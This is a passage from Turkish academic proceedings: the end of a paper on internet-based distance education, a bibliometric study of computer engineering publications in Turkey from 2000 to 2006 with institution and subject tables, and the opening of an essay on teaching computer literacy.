Bilginin kalıcılığındaki en önemli etken de **tekrar** dır. Klasik sistemde eğitimci bir kez anlatır ve ders biter. Uzaktan eğitimde ise öğrenci anlayana kadar dersi tekrar tekrar dinleyebilir. Konuyu bilginin kalıcılığı açısından değerlendirsek Uzaktan Eğitim ile elde edilen bilginin kalıcılığını artırmaktadır diye söyleyebiliriz

## 7. Sonuç

“Uzaktan Eğitim” son zamanlarda değişen teknolojiyle beraber çok daha iyi bir yere gelmiştir. İlk zamanlar sadece ders notlarının bir web sayfasından yayınlanması şeklinde düşünülen uzaktan eğitim, günümüzde içerik ve görsellik açısından doyurucu ve sonuç olarak etkin bir öğrenme gerçekleştirilebilir hale gelmiştir. Hatta uzaktan eğitim yöntemiyle öğrenci kabul edip, bu şekilde öğrenci mezun eden kurumlar bile mevcuttur. Artık uzaktan eğitim görmezden gelinecek bir olgu olmaktan çıkıp, bir an önce kullanılması ve yararlanması gereken bir öğe haline gelmiştir. Şu da bir gerçektir ki çoğu zaman normal öğrenme yöntemleriyle imkânsız olan eğitimler bu sayede rahatlıkla yapılabilecektir. Tüm bu gerçeklerin farkına varan kurum ve işverenler bunun bir zorunluluk haline geldiğini kabul edeceklerdir.

“İnternet Tabanlı Uzaktan Eğitim”, Eğitim seviyesinin yükselebilmesi ve bu hedeflere ulaşabilmek için çok elverişli, ekonomik ve uygulanabilirlik açısından en mümkün olan seçeneklerden birisidir. Fakat yapılan her türlü eğitim toplumun çeşitli kesimleri tarafından, iş çevrelerinden ve diğer kurumlar tarafından kabul edilebilir olması için bazı standartlara uygun olması gerekmektedir. Bunun sağlanması için verilen eğitimin ve eğitim platformunun gerek tasarım, gerek içerik ve gerekse yazılımın kalitesi açısından tatmin edici düzeyde ve genel kabul görmüş bir eğitimi bize sağlıyor olması gerekir.

Unutulmaması gereken tek nokta her zaman normal eğitim yöntemlerinin olması gerektiği ve vazgeçilemez olduğu gerçeğidir. Hiçbir za-

man ne normal öğretim uzaktan eğitimin yerini alabilir, nede uzaktan eğitim normal eğitimin yerini alabilir. Yapılması gereken her iki eğitim yöntemini en iyi şekilde harmanlamak ve ikisinin de avantajlı yönlerini maksimum kullanarak yeni bir eğitim sistemi geliştirmektir.

## 8. Kaynaklar

[1] Al, U., Madran, O “Web Tabanlı Uzaktan Eğitim Sistemleri: Sahip Olması Gereken Özellikler ve Standartlar”, Bilgi Dünyası, Cilt: 5, Sayı: 2, 2004, 259-271

[2] “ Beysis Uzaktan Eğitim Projesi, Açık Kaynak Kodlu Sistemler ve LINUX” <http://inet-tr.org.tr/inetconf9/bildiri/33.rtf>, 2006

[3] Doruk,Z,[http://www.mmistanbul.com/makaleler/e\\_ogrenme/scorm01/scorm01.html](http://www.mmistanbul.com/makaleler/e_ogrenme/scorm01/scorm01.html), 2006

[4] Gültekin S., Gezen N.,Tüney A.F., Can F., Gündoğar K., “Uzaktan Eğitim Nedir?” [http://www.e-psikoloji.com/ogrenme/index\\_dosyalar/egitim.htm](http://www.e-psikoloji.com/ogrenme/index_dosyalar/egitim.htm)

[5] Odabaş, H, “İnternet Tabanlı Uzaktan Eğitim ve Bilgi ve Belge Yönetimi Bölümleri”, Türk Kütüphaneciliği, Cilt: 17, Sayı:1, 2003, 22 -36

[6] Oytekin Uzaktan Eğitim Projelerinde Önde, <http://turk.internet.com/haber/yazigoster.php3?yaziid=11353>, Türk İnternet



## Türkiye'deki Bilgisayar Mühendisliği Bölümlerinde 2000-2006 Yılları Arasında Yapılan Bilimsel Çalışmaların Kurumlara ve Konulara Göre Dağılımı

**Veysel Aslantaş, Rifat Kurban**

Erciyes Üniversitesi Mühendislik Fakültesi Bilgisayar Mühendisliği Bölümü, 38039, Melikgazi, Kayseri  
aslantas@erciyes.edu.tr, rkurban@erciyes.edu.tr

**Özet:** Bu çalışmada, Türkiye'deki bilgisayar mühendisliği bölümlerindeki öğretim üyelerince, 2000–2006 yılları arasında yapılan, Science Citation Index Expanded (SCI)'ce taranan 910 adet yayının kurumlara ve konulara göre dağılımları oluşturulmuştur. Yüksek öğretim kurumlarının üretkenlikleri ve hangi konularda araştırma yapıldığı ortaya konmuştur. Ayrıca, bilgisayar mühendisliği bölümlerinde görev yapan araştırmacılara yol gösterici olabileceği düşünülerek bazı konuların yıllara göre eğilimi de grafiksel olarak sunulmuştur.

**Anahtar Kelimeler:** Bilgisayar mühendisliği, konulara ve kurumlara göre yayın dağılımı, araştırma eğilimleri

### **Institutional and Subject Distribution of Academic Research in Computer Engineering Departments In Turkey Between 2000-2006**

**Abstract:** This paper analyses the distributions of studies published in Science Citation Index Expanded (SCI) covered international journals according to institutions and subjects within 2000-2006 in computer engineering departments in Turkey. Productivities and research subjects of the institutions are pointed out. Furthermore, some trends of subjects over mentioned period are illustrated. The results obtained may help the researchers working at computer engineering departments to direct their researches.

**Keywords:** Computer engineering, institutional and subject distribution, research trends

#### **1. Giriş**

Bilgisayar mühendisliği, bilgisayarlar ve bilgisayar temelli sistemlerin kurulması ve tasarlanması ile ilgilenir. Donanım, yazılım, iletişim ve bunların arasındaki etkileşimleri inceler. Bilgisayar mühendisliği müfredatı, teoriler, ilkeler, geleneksel elektrik mühendisliği pratikleri ve matematiğe odaklanır ve bunları bilgisayarlar ya da bilgisayar temelli sistemler tasarlama problemlerine uygular.

Bilgisayar bilimleri, teorik ve algoritmik temellerden; robotbilim, bilgisayarda görü, akıllı

sistemler, bioenformatik gibi bir çok heyecan verici alandaki önemli gelişmeleri içeren geniş bir alana yayılmıştır. Bilgisayar bilimleri ile ilgilenen bir bilim adamının işini üç kategoride inceleyebiliriz:

- Yazılım tasarlamak ve gerçeklemek. Ayrıca diğer programcıları yönetmek ve yeni gelişmelerden haberdar olmalarını sağlamak.
- Bilgisayarların yeni kullanım alanlarını keşfetmek. Bilgisayar ağları, veritabanları ve insan bilgisayar arayüzü gibi bilgisayar bilimleri konularını ileriye götürmek için çalışmak.

- Hesaplama problemlerinin çözümü için daha verimli yollar geliştirmek. Örnek olarak, bilginin veritabanlarında olası en iyi şekilde saklanması, ağ üzerinden verilerin iletilmesi ve kompleks resimlerin gösterilmesi gibi konularda olası en verimli yolları geliştirirler. [1].
- Bilgisayar bilimlerindeki temel çalışma alanları takip eden şekilde listelenebilir:
- Matematiksel temeller: mantık, sayı ve graf teorileri
- Hesaplama teorisi: otomata, hesaplama, karmaşıklık teorileri ve kuantum hesaplama
- Algoritmalar ve veri yapıları
- Programlama dilleri ve derleyiciler
- Eşzamanlı, paralel ve dağıtık sistemler
- Yazılım mühendisliği
- Bilgisayar mimarisi: bilgisayar mimarisi, bilgisayar organizasyonu ve işletim sistemleri
- Haberleşme: oyun teorisi, bilgisayar ağları
- Veritabanları: ilişkisel veritabanları ve veri madenciliği
- Yapay zeka: robotik, yapay zeka, makine öğrenmesi, bilgisayar görme
- Esnek hesaplama: yapay sinir ağları, bulanık sinirsel ağlar, bulanık mantık
- Bilgisayar grafik: grafik, görüntü işleme, insan bilgisayar etkileşimi
- Bilimsel hesaplama: sayısal yöntemler, sembolik matematik, hesaplamasal fizik ve kimya, biyoinformatik
- Bilgi güvenliği: güvenlik, kriptoloji ve damgalama [2].

Türkiye'de 54 adet devlet üniversitesi, 25 adet de vakıf üniversitesi bulunmaktadır [3]. 2006 itibarıyla ÖSYS ile öğrenci alan 30 adet devlet üniversitesinde ve 20 adet vakıf üniversitesinde, "Bilgisayar mühendisliği" bölümü bulunmaktadır [4].

Kurumların performansları genelde kurumların yaptığı nitelikli yayınların sayısı ile ölçülmektedir. Şüphesiz bu yöntem tek başına yeterli değildir. Ancak belli alanlarda yüksek sayıda yapılan yayınlar, o kurumun o alandaki başarısını da ortaya koymaktadır [5].

Diğer bir yandan, bilgisayar mühendisliği alanında yapılan yayınların ve akademik çalışmaların konulara göre dağılımı da çok önemlidir. Bu sayede hangi alanların daha fazla çalışıldığı, hangi alanların daha az çalışıldığı, belirli alanların yıllara göre artış ve azalış eğilimleri görülebilir.

Bu çalışmada; Türkiye'de bilgisayar mühendisliği eğitimi veren kurumların üreticiliği ve belli konu başlıklarında yapılan çalışmaların miktarları ile araştırmaların eğilimleri elde edilmeye çalışılmıştır.

## 2. Kapsam ve Yöntem

Çalışma, Türkiye'deki bilgisayar mühendisliği bölümlerindeki öğretim üyelerince (Profesör, Doçent ve Yardımcı Doçent), 2000-2006 yılları arasında yapılan ve Science Citation Index Expanded (SCI-Expanded)'ce taranan dergileri kapsayan 910 adet makale temel alınarak yapılmıştır.

SCI-Expanded, toplamda yaklaşık 6500 dergiyi kapsamaktadır. Bilgisayar bilimleri alanında ise yaklaşık 500 kadar bilimsel dergiyi kapsamaktadır ve bu sayı her yıl değişiklik göstermektedir. Şu an için bilgisayar bilimleri alanında SCI indeksine giren Türk dergi bulunmamaktadır [6].

Öncelikle, Türkiye'deki devlet ve vakıf üniversitelerinin web sayfaları [2] taranarak, ilgili bilgisayar mühendisliği bölümlerinde görev yapan öğretim üyelerinin listesi elde edilmiştir. Bazı üniversitelerin veya bilgisayar mühendisliği bölümlerinin web sayfalarındaki teknik problemler ve eksik bilgilerden dolayı bazı öğretim üyelerinin yayınları bu çalışma kapsamına alınamamıştır.

Elde edilen isimler, www.isiknowledge.com internet adresinden erişilebilen, ISI Web of Knowledge'ın Web of Science arayüzünden, yazar arama (author finder) özelliği kullanılarak tarama yapılmıştır. Sonuçlar ilgili kuruma ve 2000-2006 tarih aralığına göre filtrelenmiştir.

Aynı ya da farklı bilgisayar mühendisliği bölümlerinde çalışan öğretim üyelerinin ortak makaleleri tek bir yayın olarak değerlendirilmiştir.

Veriler kurumlara göre tasnif edildikten sonra, her bir makale en az bir en fazla iki konu başlığına dahil edilerek, makaleler konularına göre de tasnif edilmiştir.

## 3. Sonuçlar

Yapılan tarama sonucu, Kasım 2006 tarihi itibarıyla 42 adet bilgisayar mühendisliği bölümüne yapılan 910 adet yayın derlenmiştir. Tablo 1'de Türkiye'de bilgisayar mühendisliği eğitimi veren kurumların 2000-2006 yılları arasında yaptığı yayınların adeti ve yüzdesi verilmiştir. Bu tabloya göre; 2000-2006 yılları arasında Bilkent Üniversitesi toplam makale sayısının 11,98%'ini üreterek en çok yayın yapan kurum olmuştur. İkinci sırada 10,77% ile Boğaziçi Üniversitesi ve üçüncü sırada 9,78% ile Orta Doğu Teknik Üniversitesi gelmektedir. İlk 15 kurum, yapılan toplam yayınların 74,18%'ini oluşturmaktadır.

Kurumlara göre tasnif edilen makaleler daha sonra konularına göre de sınıflandırılmıştır. Bu bağlamda, bilgisayar bilimleri alanında yaklaşık 50 adet ana ve alt kategori belirlenerek, her bir makale en az bir, en fazla iki kategoriye dâhil edilmiştir. Konulara göre makalelerin dağılımları (adet ve yüzde olarak) Tablo.2'de verilmiştir.

Tablonun sonuçları irdelenmeden önce konu sınıflandırması sırasında yapılan bazı kabuller şu şekilde sıralanabilir:

Haberleşme ile ilgili konular; haberleşme, bilgisayar ağları, kablosuz ağlar ve kablosuz algılayıcı ağları olarak ayrı ayrı ele alınmıştır. Burada haberleşme kategorisine sadece iletişim hatları ve teknolojileri girerken, bilgisayar ağları kategorisine daha ziyade yönlendirme algoritmaları ve protokoller ile ilgili yayınlar dâhil edilmiştir. Kablosuz ağlar ile kablosuz algılayıcı ağları ise ayrı ayrı ele alınmıştır.

Bazı yayınlar iki konuya birden dâhil edilmiştir. Örneğin, yapay sinir ağları kullanılarak geliştirilen bir görüntü işleme tekniği hakkında olan bir çalışma hem Yapay Sinir Ağları hem de Görüntü İşleme kategorisine dâhil edilmiştir.

Optimizasyon alanında yapılan yayınlar Genetik algoritma ve diğerleri (Optimizasyon) olarak iki başlıkta ayrı ayrı değerlendirilmiştir.

Tablo.2'ye göre 2000-2006 yılları arasında bilgisayar mühendisliği bölümlerince yapılan yayınların 10,66%'ı Yapay Sinir Ağları ile ilgilidir. Diğer bir yandan Haberleşme, Bilgisayar Ağları, Kablosuz Ağlar ve Kablosuz Algılayıcı Ağları konuları hep birlikte değerlendirilirse, bu kategori yapılan yayınların 13,64%'ünü oluşturmaktadır. Görüntü işleme, bilgisayar grafik, örüntü tanıma ve bilgisayar görme konularındaki yayınlar da bir arada değerlendirilirse, bu kategori toplam yayınların 9,70%'ini oluşturmaktadır. Bulanık Mantık alanında yapılan çalışmalar, toplam çalışmaların 5,00%'ini, Bilgi Güvenliği alanında yapılan çalışmalar ise 3,17%'ini oluşturmaktadır. Ajan tabanlı sistemler olarak adlandırılan kategoride; zeki, otonom, dağıtık, çoklu, mobil ve bulanık yazılım ajanları konularını kapsayan yayınlar toplam yayınların 3,84%'ini oluşturmaktadır.

Diğer bir yandan konulara göre dağılımda ilk 18 konunun, yıllara göre eğilimleri Şekil.1-6'da 3'erli gruplar halinde verilmiştir.

## 4. Son Söz

Türkiye, bilgisayar bilimleri alanındaki teknolojik becerisini sürekli geliştiren bir ülkedir. Bu çalışmada, bilgisayar bilimleri alanında eğitim veren ve araştırma yapan yüksek öğrenim kurumlarımızın hangi miktarlarda ve hangi alanlarda yayın yaptığı ortaya konmaya çalışılmıştır. Böylece kurumlarımızın üreticilikleri belirlenmiştir. Diğer bir yandan hangi alanlarda daha fazla çalışma yapıldığı ve hangi alanlarda ise diğerlerine göre daha az çalışma yapıldığı ortaya konmuştur. Eğilim grafikleri de

verilerek bu alanlarda lisansüstü eğitim yapan öğrencilere ve ilgili kurumlarda görev yapan araştırmacılara yönlendirici olacağı düşünülen veriler sunulmuştur.

Sıra	Kurum	Adet	%	Yayın / Öğr. Üy.
1	Bilkent Üniversitesi	109	11,98	5,45
2	Boğaziçi Üniversitesi	98	10,77	6,53
3	ODTÜ	89	9,78	4,45
4	İstanbul Üniversitesi	53	6,04	11,00
5	İTÜ	37	4,07	2,06
6	Koç Üniversitesi	37	4,07	4,63
7	Doğuş Üniversitesi	36	3,96	5,14
8	Sakarya Üniversitesi	34	3,74	3,09
9	Gebze Yük. Tek. Enst.	32	3,52	4,57
10	Gazi Üniversitesi	30	3,30	10,00
11	Ege Üniversitesi	27	2,97	1,93
12	Bahçeşehir Üniversitesi	25	2,75	1,32
13	Fırat Üniversitesi	25	2,75	3,57
14	İzmir Ekonomi Üniv.	21	2,31	5,25
15	Kocaeli Üniversitesi	20	2,20	4,00
16	TOBB ETÜ	20	2,20	4,00
17	İzmir Yük. Tek. Enst.	16	1,76	2,67
18	Anadolu Üniversitesi	15	1,65	3,75
19	Başkent Üniversitesi	14	1,54	2,00
20	Çanakkale Üniversitesi	14	1,54	4,67
21	Fatih Üniversitesi	13	1,43	2,17
22	Erciyes Üniversitesi	12	1,32	4,00
23	Galatasaray Üniversitesi	12	1,32	1,50
24	Işık Üniversitesi	12	1,32	3,00
25	İstanbul Ticaret Üniv.	12	1,32	3,00
26	Yeditepe Üniversitesi	12	1,32	1,50
27	Osmangazi Üniversitesi	9	0,99	2,25
28	YTÜ	9	0,99	1,13
29	Çukurova Üniversitesi	8	0,88	0,67
30	Dumlupınar Üniversitesi	7	0,77	7,00
31	KTÜ	7	0,77	1,40
32	Marmara Üniversitesi	6	0,66	1,00
33	Selçuk Üniversitesi	6	0,66	2,00
34	Dokuz Eylül Üniv.	5	0,55	0,83
35	İstanbul Kültür Üniv.	5	0,55	0,83
36	Mersin Üniversitesi	5	0,55	5,00
37	Pamukkale Üniversitesi	5	0,55	1,25
38	Atılım Üniversitesi	3	0,33	0,38
39	Çankaya Üniversitesi	3	0,33	0,50
40	Kadir Has Üniversitesi	2	0,22	0,67
41	Trakya Üniversitesi	2	0,22	0,25
42	Harran Üniversitesi	1	0,11	1,00

Tablo.1 Kurumlara göre yayınların dağılımı.

Konu	Adet	%
1 Yapay Sinir Ağları	111	10,66
2 Haberleşme	54	5,19
3 Bulanık Mantık	52	5,00
4 Görüntü İşleme	45	4,32
5 Bilgi Sistemleri	41	3,94
6 Ajan Tabanlı Sistemler	40	3,84
7 Kablosuz Ağlar	40	3,84
8 Bilgisayar Ağları	35	3,36
9 Bilgi Güvenliği	33	3,17
10 Yapay Zekâ	32	3,07
11 Robotik	33	3,17
12 Video İşleme	28	2,69
13 Veritabanı Sistemleri	28	2,69
14 Paralel Hesaplama	27	2,59
15 Web Teknolojileri	25	2,40
16 Optimizasyon	25	2,40
17 Elektrik	23	2,21
18 Otomatik Kontrol	23	2,21
19 Bilgisayar Görme	22	2,11
20 Bilgi İşleme	21	2,02
21 Biyomedikal	21	2,02
22 Doğal Dil İşleme	21	2,02
23 Dağıtık Sistemler	19	1,83
24 Örüntü Tanıma	18	1,73
25 İşaret İşleme	17	1,63
26 Genetik Algoritma	16	1,54
27 Derleyiciler	16	1,54
28 Bilgisayar Grafik	16	1,54
29 Yöneylem Araştırması	14	1,34
30 Kablosuz Algılayıcı Ağları	13	1,25
31 Biyoinformatik	9	0,86
32 İnsan Bilgisayar Etkileşimi	9	0,86
33 Konuşma İşleme	9	0,86
34 Sayısal Yöntemler	9	0,86
35 Bilgisayar Eğitimi	8	0,77
36 Yüz Tanıma	8	0,77
37 Sınıflandırma	8	0,77
38 E Ticaret	7	0,67
39 Kantitatif Analiz	7	0,67
40 Veri Madenciliği	7	0,67
41 Gömülü Sistemler	7	0,67
42 Bulanık Sinirsel Ağlar	6	0,58
43 Servis Odaklı Hesaplama	5	0,48
44 Yüksek Başarımli Hesaplama	5	0,48
45 Sayısal Tasarım	5	0,48
46 İstatistik	4	0,38
47 Otomata Teorisi	3	0,29
48 Kaos	3	0,29
49 Otomasyon	3	0,29
50 Bilgisayar Destekli Tasarım	3	0,29
51 Bilgi Teorisi	2	0,19
52 Uzman Sistemler	2	0,19
53 Uzaktan Algılama	2	0,19
54 Kuantum Hesaplama	1	0,10

Tablo.2 Konulara göre yayınların dağılımı.

## 5. Kaynaklar

[1]. Yeditepe Üniversitesi, <http://cse.yeditepe.edu.tr/cse/geninfo/faq.php?la=TR>


[2]. Wikipedia, [http://en.wikipedia.org/wiki/List\\_of\\_basic\\_computer\\_science\\_topics](http://en.wikipedia.org/wiki/List_of_basic_computer_science_topics)

[3]. Yüksek Öğretim Kurulu, Üniversite Web Siteleri, [http://www.yok.gov.tr/universiteler/uni\\_web.htm](http://www.yok.gov.tr/universiteler/uni_web.htm)


[4]. ÖSYM, ÖSYS Yükseköğretim Programları ve Kontenjanları Kılavuzu, [ftp://dokuman.osym.gov.tr/2006\\_YERLESTIRME\\_KLVZ/Tablo4.xls](ftp://dokuman.osym.gov.tr/2006_YERLESTIRME_KLVZ/Tablo4.xls)

[5]. Das A.K., Karanjai A, "Institutional distribution in computer science in India: a study", Annals of Library and Information Studies 79,1;23-27, 2002.


[6]. Thomson Scientific, Science Citation Index Expanded, Journal Search, <http://www.thomsonscientific.com/cgi-bin/jrnlst/jloptions.cgi?PC=D>




Şekil.1 YSA, haberleşme ve bulanık mantık konularının yıllara göre eğilimi.




Şekil.3 Kablosuz ağlar, bilgisayar ağları ve bilgi güvenliği konularının yıllara göre eğilimi.




Şekil.2 Görüntü işleme, bilgi sist. ve ajan tabanlı sist. konularının yıllara göre eğilimi.



Şekil.4 Yapay zeka, robotik ve video işleme konularının yıllara göre eğilimi.



Şekil.5 Veritabanı sistemleri, paralel hesaplama ve web teknolojileri konularının yıllara göre eğilimi.



Şekil.6 Optimizasyon, elektrik ve otomatik kontrol konularının yıllara göre eğilimi.

## Bilgisayar Okur-Yazarlığı Nasıl Öğretilmeli ve Nasıl Öğretilmemeli

Chris Stephenson

İstanbul Bilgi Üniversitesi (1 Mart 2007)

**Özet:** Bilgisayar okur-yazarlığını ekonomik gelişimde anahtar olarak gören iyi niyetli geliştirme çabaları daha küresel bir bakış açısı kazanmadıkça amaçlarında başarılı olamayacaklardır. Bilgisayar okur-yazarlığı, okur-yazarlık yada sayabilme gibi genel problemlerden ayrılmaz. Herkes için bilgisayar ve internet erişimi çok önemlidir. Ancak onlar da genel okumayazma ve sayma yeteneklerinin gelişiminin önemiyle aynı çerçevede kullanılmalıdırlar. Bunun için, uygun araçların seçimi ve öğretmenlerin eğitimi çok önemlidir.

### 1. Nereden Başlamalı?

Bilgisayar okur-yazarlığına ulaşmaya olan ihtiyaç hakkında çok fazla şey söylenip yazıldı. Bilgisayar okur-yazarlığı bir ülkenin ekonomik gelişiminde çok önemli bir faktör olarak görülmektedir. Bilgi açığı hakkında konuşmalar var. Eğitimde bilgisayar kullanımının ekonomik ve sosyal gelişimin anahtarı olduğu hatta sosyal eşitsizlikleri giderdiği yaygın bir fikirdir. Bir belirtisi de birçok iyi niyetli girişimlerden bir kaçısı olan “her çocuğa bir bilgisayar”, “100 dolarlık bilgisayar” hatta “Avrupa Bilgisayar Ehliyeti”[2] dir. Bilgisayar ve internete geniş alanda erişimi sağlamaya çalışmak önemli hedeflerdir. Bu makalede ben bunun yeterli olmadığını tartışıyorum. Yeni teknoloji kullanımı zihin açıcı bir şekilde teşvik edilmez ise kolay ulaşılabilir cihazlar ve basit işleri kötü yapan paket programlar sadece bu işleri yapmak ve başkalarının yazdığı programlar ile kendi verilerine ulaşmaya çalışarak lanetlenmiş teknolojik bir “alt tabaka” oluşturur.

### 2. Toplum ne istiyor?

Bir önceki üniversitemde öğrencilere ticari ürünleri kullanmayı öğretmemek enformatik grubunun bir prensibiydi. O zamanlardaki temel sebepler ticari ürünlerin akademik standartlara erişmemiş olmaları ve marketin değişken olmasıydı. Ticari ürünler sadece geçici bir öneme sahiptiler. Daha sonra akademinin ve endüstrinin amaçlarının birbirinden ne ka-

dar uzaklaşabileceğini öğrendim. üniversiteler, ister inanın ister inanmayın, eğitim ile ilgilenirler, fakat endüstrilerden öğrendim ki onlar çok da eğitimle ilgili değiller, ne eğitilmiş bir iş gücü ile ne de eğitilmiş bir müşteri tabanıyla. Tam tersine, onlar uyumlu, beyni yıkanmış bir iş gücü ile beklentisi bulunmayan ürünlerine bağlı müşterileri tercih etmektedir. Başka bir nokta da, “ önde olan bir üniversite”nin görevi liderlik etmektir. Bu da bizim için toplumun istediklerini değil ihtiyaçlarını vermemiz anlamına gelir. Bu Bilgisayar Bilimleri için keskin bir konu çünkü toplum bunun ne kadar zor olduğunu bilmesine rağmen onlardan sahte ilaç istemeyi sürdürüyor.[1] Dijkstra'nın gözlemi sadece üniversiteler için değil bütün eğitim sistemi için doğrudur. Toplumların kritik düşünmeye ihtiyacı olabilir ancak nadir olarak isterler. İş verenler ve hükümet bürokratları bu tartışmanın içinde “toplum” un ihtiyacı olabilir hata isteyebilir ancak katı belirlenmiş limitler içerisinde isterler şeklinde kabul etmiştir. Eleştiri bürokratlar ve işçilerin önceki konseptlerine genişletilmemelidir. Bu çelişki genellikle iş verenler ve eğitimciler arasındaki birebir tartışmalar arasında ortaya çıkar. Yakın zamanda Türkiye Bilişim Vakfı tarafından düzenlenen toplantıda üretim endüstrisinden ve üniversitelerden temsilciler buluştular. Endüstri tarafı üniversiteler üzerinde çok çelişkili isteklerde bulunmuşlardır. Bir taraftan çok özel ve belirli mühendislik dizayn programlarında yetenekli mezunlar isterlerken diğer taraftan giriş, gelişme, sonuç içeren iyi bir Türkçe ile yazılmış bir



apor yazabilmek gibi basit okur – yazarlık yetenekleri istemektedir. Endüstricilerin raporuna göre hiçbir mezunda bulamadıkları bir yetenek. Burada gerçek bir çelişki var. Eğer eğitim sistemi kendisini endüstrinin isteklerini karşılayacak şekilde yönlendirir ise, o zaman basit mantık ve okur-yazarlık yetenekleri göz ardı edilecektir. Daha kötüsü, teknoloji o kadar hızlı ilerliyor ki bu belirli yetenekler Türkiye’de ortalama beş yıl olarak göz önünde bulunduran bir üniversite eğitiminden sonra yok olup gidebilirler.

Bu çelişkiyi gidermek için üniversitelerin uygulayabileceği hatta çok kısıtlı eğitim alanı olan mühendislerin bile yetişebileceği bazı yöntemler vardır. Ancak, bu makalenin kapsamı ilk, orta ve üniversite eğitiminde bilgisayarların oynadığı ve oynaması gerektiği role bakmaktır. Bu da basit okur -yazarlık ve kritik düşünme yetisinin, gerek endüstri liderleri gerek normal insanlardan oluşan topluma öğretilmemesidir. Ben bu makalemde;

- Bilgisayar okur-yazarlığının normal okur-yazarlıktan yada sayı sayma yeteneğinden ayrılmayacağını
- Bunlardan herhangi birinin öğretilmesine biraz programlama öğretmenin yardımcı olacağı
- Programlama, öğrencilerimize büyük romanları eleştirmeyi yada takdir etmeyi yada yakın dünya tarihini öğrettiğimiz gibi programlamanın da genel eğitimin bir parçası olması gerektiğini tartışmak istiyorum.

### 3. Bilgisayarlar Nasıl Kötü Kullanılır

Kullanıcılarını sağladığı özelliklerinin insafına bırakan paket programlarla yapılan bilgisayar destekli eğitimin problemi “öğrenilmiş bir çaresizlik” yaratmasıdır.

15 yıl önce Microsoft Word’ün metin ekrandaki orijinal halini kullanan bir sekreter, şu anda

benzer bir pozisyonda çalışan bir kişiye kıyasla yaptığı işin daha çok kontrolündeydi. Word’ün mektup özelliğini kullanarak toplu eposta gönderen bir program yazan bir sekretere bizzat şahit oldum. Bu program iletive birkaç dosya eklemek ve bu dosyaları doğru adres ve kişiye göndermesini sağlayacak bir kod ile ilişkilendirmeyi de yapabiliyordu. şimdi “kolaylaştırılan” yapılacağını düşünemez hala getirdi. Bu işi hala elimizde olan programlarla yapmak mümkün, ancak kullanıcılar fare tıklaması dışında yapılan hiçbir şeyi yapmamaya eğitildiler.

Hemen size yazarın kendi çervesinden iki tane örnek göstereyim. Fakülte sekreteri tarafından yollanan bölümümüz bütçesi ile ilgili bir hesap tablosu aldım. Fakülte Sekreterimiz bizim okulumuzdan (Bilgisayar Bilimlerinden değil) mezun ve üstün derecede yetenekli, başarılı bir insan. Bilgi eğitimi sırasınca okulumuz tarafından verilen ve Microsoft Office programlarının kullanımının öğretildiği standart IT dersinden geçmiş biri. Microsoft Office formatlarının standart doküman formatı olarak kullanılması bir çok yönden karşı çıkılabilir bir durum, ama bir avantajı insanların programları nasıl kullandıklarını görmemizi sağlar. Bir epostaya iliştirilmiş bir Office dosyası yazarına bir ihanettir. Farkına vardım ki gönderilen metinde bütçe miktarı YTL, USD ve EUR olarak hesap tablosunun ayrı hücrelerinde bulunuyorlar. hücreleri değişik para birimleri gösterecek şekilde teker teker düzenlemek zor ve zaman alan bir iştir bu yüzden bunun nasıl yapıldığını merak ettim. Dökümanı hazırlayan kişiye nasıl yaptığını sordum ve bana hesap makinesi ile yaptığını söyledi. Tekrar ediyorum kendisi çok yetenekli bir kişidir. Farkettim ki Excel biçemi yazıları tablolar içerine yazmak için kullanılıyor ki bunu yapmak için kullanılan araç MS Word yada dengi OpenOffice’de bir tablodur ve bütün ihtiyacınız olan da zaten budur. Kullanıcıların seviyelerinin düşmesi Excel’de sütunların toplanması için bile kullanılmamasıdır.

Gayet parlak zekaya sahip diğer bir mesletaşım, bir profesör, etkileyici bir teknolojik düşünüş hi-

kayesi anlattıyor. “15 yıl önce tezimi yazarken, bölümden bir asistan gelip bana Professional Write’ı nasıl kullanacağımı gösterdi ve bütün komutları bir kağıda yazdı. Kesme işlemi için bunu yaparsınız, bunu yapıştırma işlemi için vesaire . . .”. Profesör DOS tabanlı bir metin ekran kullanıyormuş ve işi komutları ve disketleri kullanarak yapmış. Aynı profesör şimdiki durumunu anlatıyor. “Kocam Windows ve MS Office almamız için ısrar etti. Şimdi bilgisayarda ‘Kaydedilmemiş Dosya’ adında tek bir dosyam var ve yazarken çıktığı alamadan elektriklerin kesilmemesi için dua ediyorum”. Bu kişi 15 yıl önce iyi bir kullanıcı iken, şimdi bilgisayarı narin bir elektrikli daktilo olarak kullanıyor.

Diğer, bir bakıma daha büyük, daha bilgili bir bilgisayar kullanıcısı benzer bir tablo sergiliyor. Bölümümüze asistanlık için başvuran birçok kişi CV’lerini .doc dosyası olarak gönderiyor. Bu bana onların dokümanın düzenini nasıl yaptıklarını görmemi sağlıyor. Biçim kullanımı sunum ve içeriği birbirinden ayırmanın eksik bir yoludur. Ancak kullanımları biçem değişikliğini kolayca tek bir düzenleme ile mümkün kılar. Başvuranların büyük bir kısmı dokümanlarını biçemlemek için biçim kullanmazlar. Büyük bir çoğunluk başlığı ortaya getirmenin doğru görünene kadar boşluk tuşuna basmakla olacağını sanırlar. Ben bu dokümanları MS Office de değil de OpenOffice de biraz değişik fontlar ile okuduğum zaman yaptıkları düzenleme tamamen dağılıyor. Unutmayın ki bu insanlar Bilgisayar Bilimleri/Mühendisliği mezunu insanlar.

Avrupa /Uluslararası Bilgisayar Ehliyeti’nin birkaç ciddi problemi var. Ana A/UBE ve temel ve ileri düzeylerin hepsi tüm öğrencilerin paket programları bilmeleri yeterli. ABE en azında şimdi geçmişte MS programlarının yeterli olmasından bir adım öteye gidebilmiş durumda. Bu da OpenOffice, Lotus Smart Suite gibi programların MS Office kopyaları olmasından kaynaklanmaktadır. “Ehliyetin” temel fikri problemlidir. Araç sürüşü basit mekanik

bir yetenektir. İyi yada kötü öğretilbilir ki bu ayrı bir tartışmadır. Bilgisayar genellikle bilginin nin yönetimi ve geçişi için kullanılır. Daha iyi bir benzetme, bilgisayarın nereye ve nasıl gitmemizi düşümemizi sağlayan bir araç olduğudur.

### 4. Bilgisayar ve Eser Hırsızlığı

Bilgisayar teknolojisine büyük bir negatif etkisi eser hırsızlığının kabul edilebilir fikrinin yaratılmasıdır. Bunu Google etkisi olarak tanımlayalım. öğretmenler çocuklara cevaplarını Google’de bulabildikleri kadar yazdıkları ödevler veriyorlar. Bu ezberci eğitimi ortadan kaldıracak bir yol değildir. İnternet hakkında öğrenilmesi gereken ilk şey orada bulunan her şeyin doğru olmadığıdır. İkincisi ise bir şeyi öğrenmek için birden fazla kaynağa ihtiyacımız olduğu ve ondan sonra kendi sonuçlarımıza varmamız gerektiğidir. öğrencilere bunları öğretmeden Google kullanmayı öğretmek eğitimlerine zarar verir.

